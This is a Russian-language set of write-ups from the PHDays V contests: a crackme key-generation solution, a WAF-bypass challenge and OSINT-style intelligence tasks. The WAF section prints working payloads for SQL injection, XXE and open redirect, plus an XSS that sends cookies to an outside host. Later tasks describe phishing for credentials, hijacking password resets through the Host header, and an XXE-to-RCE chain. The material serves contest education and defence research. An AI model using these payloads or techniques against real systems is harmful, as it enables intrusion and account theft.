Довольно просто понять, что программа ждет на вход два аргумента — email и key.

```
.text:002013E0    ldo     0xE0(%r19), %r25 # .LC8 # ". Usage: %s <email> <key>\n"
.text:002013E4    copy    %r28, %r24
.text:002013E8    call    _FprintF
```

Легко выяснить также, что key должен состоять из двух частей, разделенных символом '-'. Первая часть (7 знаков) должна состоять только из разрешенных символов MIME64 (0-9A-Za-z+/), а вторая (32 знака) — из шестнадцатеричных символов, которые превращаются в 16 байт.

```
.text:002014A0    ldo     0x114(%r19), %r25 # .LC10 # "%02x"
.text:002014A4    copy    %r28, %r24
.text:002014A8    call    _sscanf
```

Далее видны вызовы функции c32, складывающиеся в:

t = c32(-1, argv[1], strlen(argv[1])+1)
k = ~c32(t, argv[2], strlen(argv[2])+1)

Имя c32 является подсказкой: используется CRC32, что подтверждается константой 0xEDB88320.

Далее идет вызов функции dde (сокращение от doDecrypt), принимающей в первом аргументе инвертированный выход CRC32 — ключ шифрования, а во втором и третьем — адрес и размер расшифровываемого массива.

Расшифрование выполняется алгоритмом BTEA на основе кода, позаимствованного из Википедии. Догадаться, что это именно BTEA,

можно по константе DELTA==0x9E3779B9. Правда, она используется и в других алгоритмах, являющихся предшественниками BTEA, но вариантов совсем немного.

Ключ должен быть 128-битовый, а CRC32 возвращает 32-битовое значение, так что три дополнительных DWORD получаются в функции exk (expand_key) домножением предыдущего значения на все то же значение DELTA.

Правда, BTEA применяется не совсем обычно. Во-первых, у этого алгоритма настраиваемый размер блока, и в задании используется 12-байтовый блок: если бывают процессоры с 24-битовыми регистрами и ячейками памяти, то почему размер блока должен быть степенью двойки? :) А во-вторых, функции зашифрования и расшифрования поменяны местами — так тоже можно.

Поскольку шифруется поток данных, применяется зацепление блоков в режиме CBC (Cipher Block Chaining). Для расшифрованных данных в функции cen (calc_enthropy) вычисляется энтропия, и если ее значение превысит 7, то результат расшифрования признается неверным, и программа завершается с соответствующим сообщением.

Так как ключ шифрования имеет длину всего 32 бита, может показаться, что его легко подобрать. Однако если следовать логике программы, для проверки каждого ключа надо сначала расшифровать 80 килобайт данных, а потом подсчитать для них энтропию. И поиск ключа шифрования в лоб займет слишком много времени.

Однако после проверки энтропии вызывается еще одна функция, pad (оригинальное название — strip_pad), которая проверяет и отрезает PKCS#7 padding. Из-за свойств режима CBC для проверки дополнения надо расшифровать только один блок (самый последний), взять из него последний байт N, проверить, что его значение лежит в диапазоне от 1 до 12 включительно и что каждый из последних N байт имеет значение N.

Это позволяет значительно сократить количество операций для проверки одного ключа, но если последний расшифрованный байт будет равен 1 (а это будет справедливо для 1/256 ключей), все равно придется делать полную проверку…

Чтобы найти ключ быстрее, достаточно предположить, что расшифрованные данные будут иметь длину, выравненную на DWORD (4 байта). Тогда в последнем DWORD последнего блока может оказаться только одно из трех возможных значений — 0x04040404, 0x08080808 или 0x0C0C0C0C. И используя такую эвристику можно перебрать все возможные ключи (и гарантированно найти правильный) менее чем за 20 минут.

Если все проверки после расшифрования (энтропия и целостность паддинга) пройдены успешно, вызывается функция fire_second_proc, которая симулирует запуск второго процессора и загрузку в него расшифрованных данных (прошивки) — ведь в современных устройствах часто более одного процессора, причем с совершенно разными архитектурами.

Если второй процессор удалось успешно запустить, ему через функцию send_auth_data передается email пользователя и 16 байт со второй частью ключа. В этом месте мы случайно допустили ошибку: вместо размера второй части ключа использовался размер строки с email.

ВТОРАЯ ЧАСТЬ: ПРОШИВКА

С анализом второй части все несколько сложнее. Там не ELF, а просто образ памяти — без заголовков, имен функций и прочей метаинформации. И разумеется, неизвестен ни тип процессора, ни адрес загрузки.

Задуманный нами алгоритм определения архитектуры процессора — обычный перебор. Открываем в IDA, ставим следующий тип, смотрим на получившийся мусор, и повторяем до тех пор, пока IDA не покажет что-то похожее не код. Перебор, в идеале, должен привести к выводу, что это big-endian SPARC.

Теперь надо определить адрес загрузки. Функция по смещению 0x22E0 ниоткуда не вызывается, но содержит довольно много кода. Можно предположить, что это точка входа в программу, функция start.

В третьей инструкции функции start идет вызов неизвестной библиотечной функции с одним аргументом == 0x126F0, и эта же функция вызывается из start еще 4 раза, всегда с разными, но близкими по значению аргументами (0x12718, 0x12738, 0x12758, 0x12760). А в середине программы, начиная со смещения 0x2490, присутствуют как раз 5 текстовых строк с сообщениями:

```
00002490            .ascii "Firmware loaded, sending ok back."<0>
000024B8            .ascii "Failed to retrieve email."<0>
000024D8            .ascii "Failed to retrieve codes."<0>
000024F8            .ascii "Gratz!"<0>
00002500            .ascii "Sorry may be next time..."<0>
```

Если предположить, что адрес загрузки равен 0x126F0-0x2490 == 0x10260, то все аргументы при вызове библиотечной функции будут точно указывать на строки, а сама неизвестная функция окажется функцией printf (или puts, что в данном случае не важно).

После изменения базы загрузки код будет выглядеть примерно так:

```
ROM:00012540     save   %sp, -0x2F8, %sp
ROM:00012544     set    aFirmwareLoaded, %o0 ! "Firmware loaded, sending ok back."
ROM:0001254C     call   puts
ROM:00012550     nop
ROM:00012554     set    0xBA0BAB0, %o0
ROM:0001255C     call   sub_12194
ROM:00012560     nop
ROM:00012564     add    %fp, var_108, %g1
ROM:00012568     mov    %g1, %o0
ROM:0001256C     mov    0, %o1
ROM:00012570     mov    0x101, %o2
ROM:00012574     call   sub_24064
ROM:00012578     nop
ROM:0001257C     add    %fp, var_210, %g1
ROM:00012580     mov    %g1, %o0
ROM:00012584     mov    0, %o1
ROM:00012588     mov    0x101, %o2
ROM:0001258C     call   sub_24064
ROM:00012590     nop
ROM:00012594     add    %fp, var_108, %g1
ROM:00012598     mov    %g1, %o0
ROM:0001259C     call   sub_121BC
ROM:000125A0     nop
ROM:000125A4     mov    %o0, %g1
ROM:000125A8     cmp    %g1, -1
ROM:000125AC     bne    loc_125CC
ROM:000125B0     nop
ROM:000125B4     set    aFailedToRetrie, %o0 ! "Failed to retrieve email."
ROM:000125BC     call   puts
```

Значение 0x0BA0BAB0, передаваемое в функцию sub_12194, также встречается в первой части задания, в функции fire_second_proc, и сравнивается с тем, что получается из read_pipe_u32(). Значит, sub_12194 должна называться write_pipe_u32.

Аналогично, два вызова библиотечной функции sub_24064 — это memset(someVar, 0, 0x101) для email и code, а sub_121BC — это read_pipe_str(), обратная write_pipe_str() из первой части.

Самая первая функция (по смещению 0 или адресу 0x10260) имеет характерные константы, которые позволяют в ней безошибочно определить MD5_Init:

```
ROM:00010260 MD5_Init:
ROM:00010260
ROM:00010260 ctx             =  0x44
ROM:00010260
ROM:00010260                 save    %sp, -0x60, %sp
ROM:00010264                 st      %i0, [%fp+ctx]
ROM:00010268                 ld      [%fp+ctx], %g1
ROM:0001026C                 clr     [%g1+4]
ROM:00010270                 ld      [%fp+ctx], %g1
ROM:00010274                 ld      [%g1+4], %g2
ROM:00010278                 ld      [%fp+ctx], %g1
ROM:0001027C                 st      %g2, [%g1]
ROM:00010280                 ld      [%fp+ctx], %g1
ROM:00010284                 set     0x67452301, %g2
ROM:0001028C                 st      %g2, [%g1+8]
ROM:00010290                 ld      [%fp+ctx], %g1
ROM:00010294                 set     0xEFCDAB89, %g2
ROM:0001029C                 st      %g2, [%g1+0xC]
ROM:000102A0                 ld      [%fp+ctx], %g1
ROM:000102A4                 set     0x98BADCFE, %g2
ROM:000102AC                 st      %g2, [%g1+0x10]
ROM:000102B0                 ld      [%fp+ctx], %g1
ROM:000102B4                 set     0x10325476, %g2
ROM:000102BC                 st      %g2, [%g1+0x14]
ROM:000102C0                 restore
ROM:000102C4                 retl
ROM:000102C8                 nop
ROM:000102C8 ! End of function MD5_Init
```

А рядом с тем местом, где к MD5_Init идет единственное обращение, легко обнаружить функции MD5_Update() и MD5_Final (), перед которыми идет вызов библиотечной strlen().

```
ROM:00012604                add     %fp, MD5_CTX, %g1
ROM:00012608                mov     %g1, %o0
ROM:0001260C                call    MD5_Init
ROM:00012610                nop
ROM:00012614                add     %fp, email, %g1
ROM:00012618                mov     %g1, %o0
ROM:0001261C                call    strlen
ROM:00012620                nop
ROM:00012624                mov     %o0, %g3
ROM:00012628                add     %fp, MD5_CTX, %g2
ROM:0001262C                add     %fp, email, %g1
ROM:00012630                mov     %g2, %o0
ROM:00012634                mov     %g1, %o1
ROM:00012638                mov     %g3, %o2
ROM:0001263C                call    MD5_Update
ROM:00012640                nop
ROM:00012644                add     %fp, MD5_CTX, %g1
ROM:00012648                mov     %g1, %o0
ROM:0001264C                call    MD5_Final
```

В функции start() остается совсем немного неизвестных функций.

```
ROM:0001263C            call    MD5_Update
ROM:00012640            nop
ROM:00012644            add     %fp, MD5_CTX, %g1
ROM:00012648            mov     %g1, %o0
ROM:0001264C            call    MD5_Final
ROM:00012650            nop
ROM:00012654            ldd     [%fp+var_220], %g2
ROM:00012658            std     %g2, [%fp+var_288]
ROM:0001265C            ldd     [%fp+var_218], %g2
ROM:00012660            std     %g2, [%fp+var_280]
ROM:00012664            add     %fp, code, %g1
ROM:00012668            mov     %g1, %o0
ROM:0001266C            mov     0x10, %o1
ROM:00012670            call    sub_12480
ROM:00012674            nop
ROM:00012678            add     %fp, code, %g2
ROM:0001267C            add     %fp, var_298, %g1
ROM:00012680            mov     %g2, %o0
ROM:00012684            mov     %g1, %o1
ROM:00012688            call    sub_12394
ROM:0001268C            nop
ROM:00012690            add     %fp, var_298, %g2
ROM:00012694            add     %fp, var_288, %g1
ROM:00012698            mov     %g2, %o0
ROM:0001269C            mov     %g1, %o1
ROM:000126A0            mov     0x10, %o2
ROM:000126A4            call    sub_24040
ROM:000126A8            nop
ROM:000126AC            mov     %o0, %g1
ROM:000126B0            cmp     %g1, 0
ROM:000126B4            bne     loc_126D4
ROM:000126B8            nop
ROM:000126BC            set     aGratz, %o0     ! "Gratz!"
ROM:000126C4            call    puts
ROM:000126C8            nop
ROM:000126CC            ba      loc_126E4
ROM:000126D0            nop
ROM:000126D4 ! ---------------------------------------------------------------------------
ROM:000126D4
ROM:000126D4 loc_126D4:                         ! CODE XREF: start+174↑j
ROM:000126D4            set     aSorryMayBeNext, %o0 ! "Sorry may be next time..."
ROM:000126DC            call    puts
```

Функция sub_12480 переворачивает байтовый массив заданной длины. Фактически это memrev, на вход которой подается массив code длиной 16 байт.

Очевидно, что в sub_24040 принимается решение о том, правильный ли был код. При этом в аргументах передается указатель на вычисленное значение MD5(email), указатель на массив, заполненный в функции sub_12394, и число 16. Здесь вполне мог быть просто вызов memcmp!

Основная магия выполняется в функции sub_12394. Подсказок там почти никаких нет, зато сам алгоритм описывается одной фразой — перемножение двоичной матрицы размерности 128 на двоичный вектор размера 128. Матрица хранится в теле прошивки по адресу 0x240B8.

Таким образом, код будет признан верным если MD5(email) == matrix_mul_vector(matrix, code).

ВЫЧИСЛЕНИЕ ПРАВИЛЬНОГО КЛЮЧА

Чтобы найти правильное значение code, надо решить систему двоичных уравнений, описываемую матрицей, когда в правой части стоят соответствующие биты из MD5(email). Если кто-то забыл линейную алгебру: это легко сделать методом Гаусса.

Когда известна правая часть ключа (32 шестнадцатеричных символа), надо подобрать первые 7 символов таким образом, чтобы результат вычисления CRC32 оказался равен найденному значению ключа для BTEA. Таких значений примерно 1024 штуки, и искать их можно как простым перебором (довольно быстро), так и обращая CRC32 и проверяя валидные символы (вообще моментально).

Остается собрать все вместе и получить ключ, который пройдет все проверки и будет признан нашим верификатором как валидный.


Мы опасались, что задание окажется слишком сложным и никто не сможет его решить самостоятельно от начала и до конца. К счастью, Виктор Алюшин показал, что наши страхи были беспочвенными. Напомним, Виктор победил в Best Reverser второй раз: он был лучшим и в 2013 году.

КОНКУРС WAF BYPASS НА PHDAYS V

Арсений Реутов
habrahabr.ru/company/pt/blog/259129/

На международном форуме Positive Hack Days V проходил, как и годом ранее, конкурс WAF Bypass. Задача участников — обойти защиту PT Application Firewall. Специально для конкурса был создан сайт Choo Choo Roads с типовыми уязвимостями — Cross-Site Scripting, SQL Injection, XML External Entities Injection, Open Redirect и др. Результатом обхода проверки для каждой уязвимости были MD5-флаги, за которые присуждались очки. Флаги располагались в файловой системе, базе данных, в куки-параметрах, которые присваивались специальному боту, написанному с использованием Selenium.

Конфигурация WAF, подготовленная для конкурса, предусматривала конкретные пути обхода, однако в итоге мы получили и нестандартные решения. Собственно, для этого конкурс и создавался — дать возможность участникам попытать свои силы в обходе проверок и тем самым помочь нам улучшить механизмы защиты продукта. Итак, рассмотрим уязвимостей — и способы обойти соответствующие проверки.



WARM-UP

Уязвимость присутствовала в сценарии, который отслеживал активность пользователя на сайте:

```
POST /online.php HTTP/1.1
Host: choo-choo.phdays.com
Connection: keep-alive
Content-Length: 24
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/31.0.1650.48 Safari/537.36

{"timestamp":1432906707}
```

Значения поля timestamp из JSON-данных в POST-запросе не валидировались перед использованием в SQL-запросе:

```
<br />
<b>Warning</b>: pg_query(): Query failed: ERROR: invalid input
syntax for integer: "1432906707' "
LINE 1: UPDATE activity SET timestamp = '1432906707'' ' WHERE id=1
^ in <b>/var/www/php/online.php</b
> on line <b>8</b><br />
{"ok":false}
```

Обойти проверку можно было подменив Content-Type, например на text/xml, в результате чего POST-данные не обрабатывались как JSON (проверка была отключена).

```
<br />
<b>Warning</b>: pg_query(): Query failed: ERROR: invalid input
syntax for integer: "d2a5400fc306d25b6886612cd203a77e | 26.05
15:30 - Industry monopolist Choo Choo Roads wins a government
contract for railroad construction" in <b>/var/www/php/online.
php</b> on line <b>8</b><br />
{"ok":false}
```

XSD-ВАЛИДАЦИЯ

На сайте была форма для поиска билетов, который осуществлялся путем формирования XML и отправки запроса на бекенд.

```
POST /tickets.php HTTP/1.1
Host: choo-choo.phdays.com
Connection: keep-alive
Content-Length: 220
Content-Type: text/xml

<search id="RAILWAYS14329105659180.522099320078" xmlns:xsi="http://
www.w3.org/2001/XMLSchema-instance" xsi:schemalocation="tickets.xsd">
   <from>Moscow</from>
   <to>Saint-Petersbourg</to>
   <date>30/05/2015</date>
</search>
```

Для XML-запроса использовалась XSD-схема:

```
<?xml version="1.0" encoding="UTF-8" ?>
   <xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
      <xs:element name="search">
```

```
        <xs:complexType>
          <xs:sequence>
             <xs:element name="from" type="xs:string"/>
             <xs:element name="to" type="xs:string"/>
             <xs:element name="date" type="xs:string"/>
          </xs:sequence>
          <xs:attribute name="id" use="required">
               <xs:simpleType>
               <xs:restriction base="xs:string">
                  <xs:length value="35"/>
               </xs:restriction>
             </xs:simpleType>
          </xs:attribute>
        </xs:complexType>
      </xs:element>
    </xs:schema>
```

Атрибут id, согласно схеме, должен иметь длину в 35 символов. Значение атрибута попадало в SQL-запрос без валидации. Для обхода требовалось сконструировать вектор, удовлетворяющий требованиям XSD-схемы.

```
<search id="');select box(flag) from flag--____">

<search id="');select flag::int from flag -- ">
```

OPEN REDIRECT

Уязвимость была в параметре to сценария redirect.php. Флаг передавался в fragment-части URL, куда совершался редирект, т. е. он не отправлялся на серверную часть. Чтобы получить флаг, необходимо было отправить бота на сторонний сайт со страницей, которая должна была бы извлечь значение из location.hash и отправить его логгеру.

Варианты обхода:

```
http://choo-choo.phdays.com/redirect.php?to=phdays.com:asd@host.com

http://choo-choo.phdays.com/redirect.php?to=http://ahack.ru%23.
phdays.com/

http://choo-choo.phdays.com/redirect.php?to=http%3a//www.samincube.
com%3f\..\\www.phdays.com
```

XML EXTERNAL ENTITIES INJECTION

Сценарий, обрабатывающий XML-данные, был подвержен XXE. Для обхода требовалось использовать внешнюю сущность внутри parameter entity:

```
<!DOCTYPE search [
<!ENTITY % asd "<!ENTITY % asd1 SYSTEM 'flag'>">
%asd;
%asd1;
]>
```

Также был возможен обход с помощью кодировки UTF-16:

```
<?xml version="1.0" encoding="UTF-16"?>
```

CROSS SITE SCRIPTING

Уязвимость была заложена на странице поиска по сайту. Чтобы получить флаг, требовалось отправить куки бота на свой сайт. Для обхода можно было использовать нестандартные атрибуты тэгов, которые обрабатываются библиотекой bootstrap-validator, позволяя выполнять JavaScript-код:

```
http://choo-choo.phdays.com/index.php?search=<form+data-
toggle="validator"><div+data-match="<img+src%3Dhttp://test.
com+onerror%3Dthis.src%2B%3Ddocument.cookie/>"></div></form>
```


Или так:

```
http://choo-choo.phdays.com/index.php?search=<%<script src='//ahack.
ru/test.js'></script>


http://choo-choo.phdays.com/index.php?search=<%00<script src='//
artsploit.com/xss'></script>
```

РЕЗУЛЬТАТЫ

Как и в 2014 году, первое место заняла команда bushwhackers: Георгий Носеевич, Андрей Петухов и Александр Раздобаров. Они решили все задания еще в первый день! Второе место занял Михаил Степанкин (ArtSploit), а третье — Эльдар Заитов (cococo). За время конкурса было заблокировано 271 390 запросов (в два раза больше, чем в прошлом году). Зарегистрировались 302 участника, но лишь 18 человек смогли добыть хотя бы один флаг.

	Player	Tasks	Score	Last Flag
#1	★ bushwhackers	xsd open redirect warmup xxe xss	1600	26-05-2015 17:12
#2	ArtSploit	open redirect xxe xsd warmup xss	1600	27-05-2015 06:54
#3	cococo	xss warmup xxe xsd open redirect	1600	27-05-2015 14:33
#4	beched	open redirect warmup xsd xxe xss	1600	27-05-2015 15:15
#5	qawsedrf	xss open redirect xxe xsd	1500	27-05-2015 17:35
#6	1101	warmup open redirect xxe xsd	1300	27-05-2015 11:11
#7	lucky	xsd xxe open redirect	1200	27-05-2015 13:21
#8	bay	open redirect xsd	700	27-05-2015 12:17
#9	mx kv	open redirect warmup	600	27-05-2015 12:12
#10	BeLove	open redirect warmup	600	27-05-2015 13:44



РАЗБОР ЗАДАНИЙ КОНКУРСА «КОНКУРЕНТНАЯ РАЗВЕДКА» НА PHDAYS V

Тимур Юнусов
habrahabr.ru/company/pt/blog/261459/

В 2015 году в «Конкурентную разведку» играли не только традиционные любители конкурса, но и команды CTF, поэтому по уровню сложности задания были подобраны для тех и для других. Кроме того, разрешена была командная игра. (Но один человек не мог играть и в индивидуальном зачете, и за команду CTF, поэтому нам пришлось по взаимному согласию дисквалифицировать участника, занявшего по очкам 1-е место — azrael.)


Под общей легендой государства United States of Soviet Unions были объединены все конкурсы, и в рамках «Конкурентной разведки» участникам пришлось искать информацию о служащих разных компаний, «прописанных» в USSU. Параллельно можно было отвечать на пять разных вопросов о пяти разных организациях; внутри одного блока вопросы открывались друг за другом, по мере получения ответов. (Одна команда нашла ответ методом перебора, но на следующий вопрос они так и не смогли ответить — у них не было на руках необходимых ресурсов.)

1. **Find out dinner location of Bank of Snatch (snatch-bank.phdays.com) chairman/Find out all data about Bank of Snatch (snatch-bank.phdays.com) chairman.**

В данной группе вопросов нужно было найти информацию о председателе правления Bank of Snatch.


1.1. Get his email address.

Начать нужно с малого — выведать email председателя правления. Гугл давно постарался за нас — закэшировал несколько страниц snatch-bank.phdays.com, в том числе документ с отчетностью банка.



В метатегах этого документа ясно видно, что у пользователя Aldora Jacinta Artino почта a_j.artino.bank@ussu-gov.org. А это значит, что у председателя Zenon Pavlos Economides почта должна быть z_p.economides.bank@ussu-gov.org.


Правильных ответов было 47.



1.2. What is his domain account? (Format: user:password).

Теперь задача усложнилась: нужно достать доменную учетку — имя и пароль. Но для тех, кто играет в конкурентную разведку регулярно, эта задача была не слишком сложной. Ведь если отправить письмо по адресу, найденному на предыдущем шаге, то придет недвусмысленный намек на то, что человек с ним ознакомился. А значит, можно попробовать подсунуть ему ссылку в письме.

Примечание: браузер председателя правления блокировал всякие нестандартные для веба порты вроде 1337, поэтому лучше было использовать традиционные 80 или 8080.




```
GET /aaaaaaaa HTTP/1.1
Host: 178.208.129.93:8085
Accept: */*
Referer:
https://email.service.intranet/?permanentAuth=07731b058063ad0818da2d5f3fa2bbd1&account=zenontrapeza
User-Agent: iOS-UA v1.071
```

Отловив запрос, можно выяснить что почтовый ресурс отсылает в запросах заголовок Referer, а из него можно вытащить логин и пароль почтовой учетки: zenontrapeza:zenon123.

Правильных ответов 17.

1.3. And finally get the dinner place.

Ну и, наконец, нужно узнать, где обедает председатель правления. Ко всему прочему теперь мы знаем его псевдоним — zenontrapeza. Можно снова использовать Google. В два клика можно выяснить аккаунт председателя в Facebook, а там выясняется что он постоянно пользуется каким-то трекером.


Только вот трекер работает как-то неправильно... Применив несколько нехитрых манипуляций с URL и ID, можно было получить доступ к трек-файлу Pavlos:

+ *sport.phdays.com/account/1045*
+ *sport.phdays.com/achive/1045*
+ *sport.phdays.com/img/1045*
+ *sport.phdays.com/img/1* — который отдавал ошибку, по которой можно было найти финальный URL: *sport.phdays.com/kmls/track.kml?id=1045*

В итоге получаем искомый трек. Следующая проблема: в нем записаны не координаты GPS, а идентификатор базовой станции сотового оператора. Но ведь есть замечательный ресурс opencellid.org, который позволяет найти координаты конкретной базовой станции по всему миру.

Выяснив координаты базовых станций и определив интервал обеда (исключив воскресенье), можно было на том же opencellid найти название ресторана: Boston Seafood&Bar.

Правильных ответов 12.




2. Get intel on MiTM Mobile (mitm-mobile.phdays.com) marketing director.

В этой группе вопросов необходимо было собрать информацию о директоре по маркетингу мобильного оператора MiTM Mobile.

2.1. We have network capture from director's laptop (mega.co.nz/#!34IEGYZa!Xowwo-UFTWMIfqfmiSPQXMWY0F-7mySb-WtlxB3SVXWQ). Can you find out where he was treated?

Где же проходил лечение директор по маркетингу? Дамп трафика позволял выяснить не только доменный логин одного из сотрудников Positive Technologies, но и запрос к поисковой машине USSU. А судя по баннеру и параметрам Cookies на ussu.phdays.com/search.php, поисковая система использует те же механизмы токенов utmz, как в Google. И если подставить эти значения в запрос к search.php, то высветится «контекстная реклама» об одной клинике. Что это за клиника — можно узнать, выполнив поиск по изображениям (отсеяв все лишнее, так как нужно было абсолютно идентичное изображение) или еще проще — выполнив поиск по номеру телефона с изображения. Правильный ответ: Rayville Recovery.


Правильных ответов 13.



2.2. Ok, now we know his email account. It is l_u.imbesi@ussu-gov.org — we need access (give us email password).


Теперь нам известен email директора, но недостает пароля. Файлы `robots.txt` иногда просто кладезь уязвимых сценариев, которые нужно держать подальше, но не от поисковиков, а от хакеров. Так и тут: есть ссылка на бажный сценарий восстановления пароля от почты `restore.php`. Если вызвать сброс пароля в дебажном режиме — debug=On, то мы сможем узнать, что emails посылаются через обращение на сервер на 25 порт. А вот имя сервера берется прямо из заголовка Host.

Значит, если повесить на 25 порт netcat и отправить запрос с указанием в заголовке Host своего IP-адреса или доменного имени, то на 25 порт придет письмо с указанием текущего пароля (**AQwr34%!9R^**).




Бонус: можно было зайти в почту и в черновиках обнаружить инсайдерскую информацию. О том, что с 10:30 утра смски становятся дешевле, а это значит что в это время ожидается рост акций MiTM Mobile.

Правильных ответов 4.



2.3. We need to find something to blackmail him.

К сожалению, с этим заданием никто не справился. Где же искать повод для шантажа человека, как не в его аккаунте Google? Почтовая жизнь там не очень насыщена, а вот история поисковых запросов выдает человека с головой:



Оказывается, с алкоголя директор по маркетингу пересел на кокаин… ай-ай, как нехорошо! Правильный ответ: cocaine.

2.4. Some competitors with gov support also interested in directors jailing. Who is it?

До этого технически сложного задания также никто не смог дойти — потому что сперва нужно было пройти предыдущее. Из прошлого задания видно, что еще директор регулярно пытается найти годовые отчеты некой компании Whoever, которая располагается на домене whoever.phdays.com. Далее все просто:

1. Находим robots.txt и по нему узнаем, что есть api.php.
2. По-разному тыкаем api.php, по ошибкам угадываем параметры. Понимаем, что есть XXE и сливаем сорцы.
3. По сорцам видим что в api.php есть unserialize, который позволит провести INSERT SQL-inj.
4. Правильно заинсертившись в таблицу, вызываем unserialize через index.php (данные из базы идут в unserialize) и получаем наконец RCE.
5. В /home можно было найти email владельца Whoever — **wh0wh0wh0ever@gmail.com.**

3. This time a big deal. Get infromation on President administration (ussu.phdays.com).

В этой группе придется добывать информацию об администрации президента хорошо известными в народе способами.

